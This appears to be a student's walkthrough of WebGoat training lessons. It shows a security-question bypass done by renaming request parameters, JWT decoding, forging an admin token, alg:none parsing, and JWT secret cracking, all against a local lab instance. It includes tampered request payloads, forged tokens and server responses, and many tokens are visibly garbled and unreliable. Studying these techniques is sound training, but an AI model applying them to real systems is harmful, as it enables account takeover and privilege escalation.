

Authentication Bypasses

The Scenario

You are resetting your password, but doing it from a location or device that your provider does not recognize. So you need to answer the security questions you set up. The other issue is that those security questions are also stored on another device (not with you) and you don't remember them.

You have already provided your username/email and opted for the alternative verification method.

Verify Your Account by answering the questions below:

What is the name of your favorite teacher?

What is the name of the street you grew up on?

You are resetting your password, but doing it from a location or device that your provider does not recognize. So you need to answer the security questions you set up. The other issue is that those security questions are also stored on another device (not with you) and you don't remember them.

You have already provided your username/email and opted for the alternative verification method.

Open ZAP and intercept the request

The screenshot shows a web browser window with the URL `127.0.0.1:8080/WebGoat/start.mvc`. The page displays a "Verify Your Account" form with a question: "What's the name of the street you grew up on?". The form has a "Submit" button and a message: "Not quite, please try again."

The "The Scenario" section explains that the user is resetting their password and that the security questions are being bypassed. It states: "You are resetting your password, but doing it from a proxy. The other issue is that these security questions are not being checked. You have already provided your username/email address. What is the name of your favorite teacher?"

The browser's developer tools are open, showing the "Request" tab. The request is a POST to `http://127.0.0.1:8080/WebGoat/auth-bypass/verify-account` with a payload: `secQuestion0=test&secQuestion1=test&jsEnabled=1&verifyMethod=SEC_QUESTIONS&userId=12309746`. The "History" tab shows a list of requests with their status, source, and size.

Open the request in the request editor and change the names of the secQuestions

```
secQuestionAAAA=test&secQuestionBBB=test&jsEnabled=1&verifyMethod=SEC_QUESTIONS&userId=12309746
```

```
HTTP/1.1 200 OK
Connection: keep-alive
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Thu, 05 Mar 2026 23:59:08 GMT
content-length: 246
```

```
{
  "lessonCompleted" : true,
  "feedback" :
  "Congrats, you have successfully verified the account without actually verifying it. You can now change your password
  !",
  "output" : null,
  "assignment" : "VerifyAccount",
  "attemptWasMade" : true
}
```

Authentication Bypasses



Reset lesson

➕ 1 2 ➕

2FA Password Reset

A recent (2016) example (<https://henryhoggard.co.uk/blog/Paypal-2FA-Bypass>) is a great example of authentication bypass. He was unable to receive an SMS code, so he opted for the provided alternative method, which involved security questions. Using a proxy, removed the parameters entirely ... and won.

Step 2: Enter any answer for security questions.

Verify your account

We don't recognise the device you're using.

JWT Tokens

[Reset lesson](#)

➕

1

2

3

4

5

6

7

8

9

10

11

12

➖

Decoding a JWT token

Let's try decoding a JWT token, for this you can use the [JWT](#) functionality inside WebWolf. Given the following token:

```
eyJhbGciOiJIUzI1NiJ9.ew0KICAiYXV0aG9yaXRpZXMiIDogWyAiUk9MRV9BRE1JT1IsICJST0xFOX1VTRViIF0sDQogICJjbGllbnRfaWQiIDogIm15LWNsaWVudC13aXR0LXNlY3JldCIuDQogICJleHAiIDogMTYwNzA5OTYwOCwNCiAgImp0aSIgOiAiOWJjOTJhNDQzMGIxYS00YzVILWJlbnZAtZGE1MjA3NWl5YTg0IiwNCiAgInNjb3BlIiA6IFsgInJlYWQiLCAlid3JpdGUiIF0sDQogICJ1c2VyX25hbWUiIDogInVzZXIiDQp9.9lYaULTuoIDJ86-zKDSntJQyHPpJ2mZAbnWRfel99iI
```

Copy and paste the following token and decode the token, can you find the user inside the token?

Username:

Submit



Decode the string online:

eyJhbGciOiJIUzI1NiJ9.ew0KICAiYXV0aG9yaXRpZXMiIDogWyAiUk9MRV9BRE1JT1IsICJST0xFOX1VTRViIF0sDQogICJjbGllbnRfaWQiIDogIm15LWNsaWVudC13aXR0LXNlY3JldCIuDQogICJleHAiIDogMTYwNzA5OTYwOCwNCiAgImp0aSIgOiAiOWJjOTJhNDQzMGIxYS00YzVILWJlbnZAtZGE1MjA3NWl5YTg0IiwNCiAgInNjb3BlIiA6IFsgInJlYWQiLCAlid3JpdGUiIF0sDQogICJ1c2VyX25hbWUiIDogInVzZXIiDQp9.9lYaULTuoIDJ86-zKDSntJQyHPpJ2mZAbnWRfel99iI

JWT Debugger

Debugger
Introduction
Libraries
Ask

Paste a JWT below that you'd like to decode, validate, and verify.

Generate example
Select signing algorithm

Encoded Token

☐ Enable auto-focus

> JSON Web Token (JWT)

```
eyJhbGciOiJIUzI1NiIsInR5cGEiOiJ1dG9yaXRpZXM1IDogWyA1Uk9MRV9BR
E1JT1IsICJST0xhbnRfaW01IDogIm15LWNaWVudC13aXRoLXNlY3JldCI
sDQogICJleHAiIDogMTYwNzA5OTYwOjE1IiwiaWF0IjE1NjB3b3B1IiA6
IFsgInNjb3B1IiA6IFsgInNlYXV0eS00dG9iIF0sDQogICJlc2V5X25h
bWUiIDogInVzZXIiDQp9.9lYaULTuoIDJ86-zKDSntJQyHPpJ2mZAbnW
Rfel991I
```

Decoded Header

JSON

Claims Breakdown

```
{
  "alg": "HS256"
}
```

Decoded Payload

JSON

Claims Breakdown

```
{
  "authorities": [
    "ROLE_ADMIN",
    "ROLE_USER"
  ],
  "client_id": "my-client-with-secret",
  "exp": 1607899608,
  "jti": "9bc92a44-0b1a-4c5e-be70-da52075b9a84",
  "scope": [
    "read",
    "write"
  ],
  "user_name": "user"
}
```

The username is: user

Reset lesson

1

2

3

4

5

6

7

8

9

10

11

12

Decoding a JWT token

Let's try decoding a JWT token, for this you can use the [JWT](#) functionality inside WebWolf. Given the following token:

```
eyJhbGciOiJIUzI1NiIsInR5cGEiOiJ1dG9yaXRpZXM1IDogWyA1Uk9MRV9BR
E1JT1IsICJST0xhbnRfaW01IDogIm15LWNaWVudC13aXRoLXNlY3JldCI
sDQogICJleHAiIDogMTYwNzA5OTYwOjE1IiwiaWF0IjE1NjB3b3B1IiA6
IFsgInNjb3B1IiA6IFsgInNlYXV0eS00dG9iIF0sDQogICJlc2V5X25h
bWUiIDogInVzZXIiDQp9.9lYaULTuoIDJ86-zKDSntJQyHPpJ2mZAbnW
Rfel991I
```

Copy and paste the following token and decode the token, can you find the user inside the token?

Username:

Submit

Congratulations. You have successfully completed the assignment.

JWT signing


Each JWT token should at least be signed before sending it to a client, if a token is not signed the client application would be able to change the contents of the token. The signing specifications are defined [here](#) the specific algorithms you can use are described [here](#) It basically comes down you use "HMAC with SHA-2 Functions" or "Digital Signature with RSASSA-PKCS1-v1_5/ECDSA/RSASSA-PSS" function for signing the token.

Checking the signature


One important step is to **verify the signature** before performing any other action, let's try to see some things you need to be aware of before validating the token.

Assignment

Try to change the token you receive and become an admin user by changing the token and once you are admin reset the votes




If we try to reset the votes we can see that only an admin is permitted:



Start ZAP


Intercept the request to reset votes



We get the token here:

```
Cookie: access_token=eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOiE3NzYyOTgxMzEsImFkbWUiOiJoiZmFsc2UiLCJ1c2VyIjoIsmVycnkifQ.Q5M9ok3VqodwhWjSVUwNKuz_7YTx69LF4phKjEzdJwUYie_HqI9iBmQkfd0zMceEVqxmF6J04LJhzbUL_k3vpA; JSESSIONID=dQGELGm4kNUZDmRHgSsyw2BLkv37R8hT_xrgb_1F
```

If we decode it we can see that the user Jerry is not an admin



Edit the JSON so that jerry is an admin and copy the token

Fill in the fields below to generate a signed JWT.

Generate example Select signing algorithm

Header

> Algorithm & Token Type

```
{
  "alg": "HS512"
}
```

✓ Valid header

Payload

> Data

```
{
  "iat": 1776298131,
  "admin": "true",
  "user": "Jerry"
}
```

✓ Valid payload

JWT Signature

> Encoded JWT

```
eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOiE3NzYyOTgxMzEsImFkbWl1Ijo1dHJ1ZSIsInVzZXIiOiJKZlJyeSJ9.vQ9H0pVcgTT0px8SP680Y59HmMm60LkS#600EeA5lN1hC-nQ5BIPEozv2H7rdnYFqGAKGwHeUd4Xpxx7PZ1vg
```

Put the re-encoded token into the request and forward it

eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOiE3NzYyOTgxMzEsImFkbWl1Ijo1dHJ1ZSIsInVzZXIiOiJKZlJyeSJ9.

Manual Request Editor

Request Response

Header: Text Body: Text Send

HTTP/1.1 200 OK
 Connection: keep-alive
 X-XSS-Protection: 1; mode=block
 X-Content-Type-Options: nosniff
 X-Frame-Options: DENY
 Content-Type: application/json
 Date: Mon, 06 Apr 2026 00:17:23 GMT
 content-length: 196

```
{
  "lessonCompleted" : true,
  "feedback" : "Congratulations. You have successfully completed the assignment.",
  "output" : null,
  "assignment" : "JWTVotesEndpoint",
  "attemptWasMade" : true
}
```

JWT signing


Each JWT token should at least be signed before sending it to a client, if a token is not signed the client application would be able to change the contents of the token. The signing specifications are defined [here](#) the specific algorithms you can use are described [here](#) It basically comes down you use "HMAC with SHA-2 Functions" or "Digital Signature with RSASSA-PKCS1-v1_5/ECDSA/RSASSA-PSS" function for signing the token.

Checking the signature

One important step is to **verify the signature** before performing any other action, let's try to see some things you need to be aware of before validating the token.

Assignment

Try to change the token you receive and become an admin user by changing the token and once you are admin reset the votes



Now there is a code review

Code review

Now let's look at a code review and try to think on an attack with the `alg: none`, so we use the following token:

```
eyJhbGciOiJIub251IiwidHlwIjoisIldlIn0.eyJzdWIiOiJxMjMNTY3ODkwIiwiaWF0IjZS6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyFq.
```

```
1 try {
2   Jwt jwt = Jwts.parser().setSigningKey(JWT_PASSWORD).parseClaimsJws(accessToken);
3   Claims claims = (Claims) jwt.getBody();
4   String user = (String) claims.get("user");
5   boolean isAdmin = Boolean.valueOf((String) claims.get("admin"));
6   if (isAdmin) {
7     removeAllUsers();
8   } else {
9     log.error("You are not an admin user");
10  }
11 } catch (JwtException e) {
12   throw new InvalidTokenException(e);
13 }
```

```
1 try {
2   Jwt jwt = Jwts.parser().setSigningKey(JWT_PASSWORD).parse(accessToken);
3   Claims claims = (Claims) jwt.getBody();
4   String user = (String) claims.get("user");
5   boolean isAdmin = Boolean.valueOf((String) claims.get("admin"));
6   if (isAdmin) {
7     removeAllUsers();
8   } else {
9     log.error("You are not an admin user");
10  }
11 } catch (JwtException e) {
12   throw new InvalidTokenException(e);
13 }
```


The answers are solution 1 and solution 3:

Can you spot the weakness?

Congratulations. You have successfully completed the assignment.

1. What is the result of the first code snippet?

- ☒ Solution 1: Throws an exception in line 12
- ☐ Solution 2: Invoked the method removeAllUsers at line 7
- ☐ Solution 3: Logs an error in line 9

2. What is the result of the second code snippet?

- ☐ Solution 1: Throws an exception in line 12
- ☐ Solution 2: Invoked the method removeAllUsers at line 7
- ☒ Solution 3: Logs an error in line 9

Congratulations. You have successfully completed the assignment.

JWT cracking

JWT tokens



1 2 3 4 5 6 7 8 9 10 11 12

JWT cracking


With the HMAC with SHA-2 Functions you use a secret key to sign and verify the token. Once we figure out this key we can create a new token and sign it. So it is very important the key is strong enough so a brute force or dictionary attack is not feasible. Once you have a token you can start an offline brute force or dictionary attack.

Assignment

Given we have the following token try to find out secret key and submit a new key with the username changed to WebGoat.

eyJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEJ1aWxkZXIiLCJhdWQiOiJ3ZWJnb2F0Lm9yZyIsIm1hdCI6MTc3NTQzMzgZMcw1ZXhwIjoxNzY0ODk1

If we intercept the request to submit a token we can see the following in MRE




Decoding the provided token we get the following JSON:

```
{
  "iss": "WebGoat Token Builder",
  "aud": "webgoat.org",
  "iat": 1775433830,
  "exp": 1775433890,
  "sub": "tom@webgoat.org",
  "username": "Tom",
  "Email": "tom@webgoat.org",
  "Role": [
    "Manager",
    "Project Administrator"
  ]
}
```


If we change the username to WebGoat and re encode it we get the following token:

```
eyJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJXZXWJHb2F0IFRva2VuIEJ1aWxkZXIiLCJhdWQiOiJ3ZWJnb2F0Lm9yZyIsImIhdCI6MTc3NTQzNTAwOCwiZXhwIjozNzc1NDM4NjA4LCJzdWIiOiJ3ZWJnb2F0QWdlYmdvYXQub3JnIiwidXNlcm5hbWUiOiJXZXWJHb2F0IiwiaWF0Ij0zZWJ
```

nb2F0QHdIYmdvYXQub3JnIiwiUm9sZSI6WyJNYW5hZ2VyIiwiUHJvamVjdCBZG1pbmlzdHJhdG9yIl19.



Send the request



JWT tokens



[Show hints](#) [Reset lesson](#)

1 2 3 4 5 6 7 8 9 10 11 12

JWT cracking

With the HMAC with SHA-2 Functions you use a secret key to sign and verify the token. Once we figure out this key we can create a new token and sign it. So it is very important the key is strong enough so a brute force or dictionary attack is not feasible. Once you have a token you can start an offline brute force or dictionary attack.

Assignment

Given we have the following token try to find out secret key and submit a new key with the username changed to WebGoat.


eyJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEU1aWxkZXIiLCJhdWQiOiJ3ZWJnb2F0Lm9yZyIsImIhdCI6MTc3NTQzMzgzMWZMcwIjXhwiJjoNzc1NDMzODk5

XXX.YYY.ZZZ

Submit token

Next is refreshing a token

Open the provided logfile




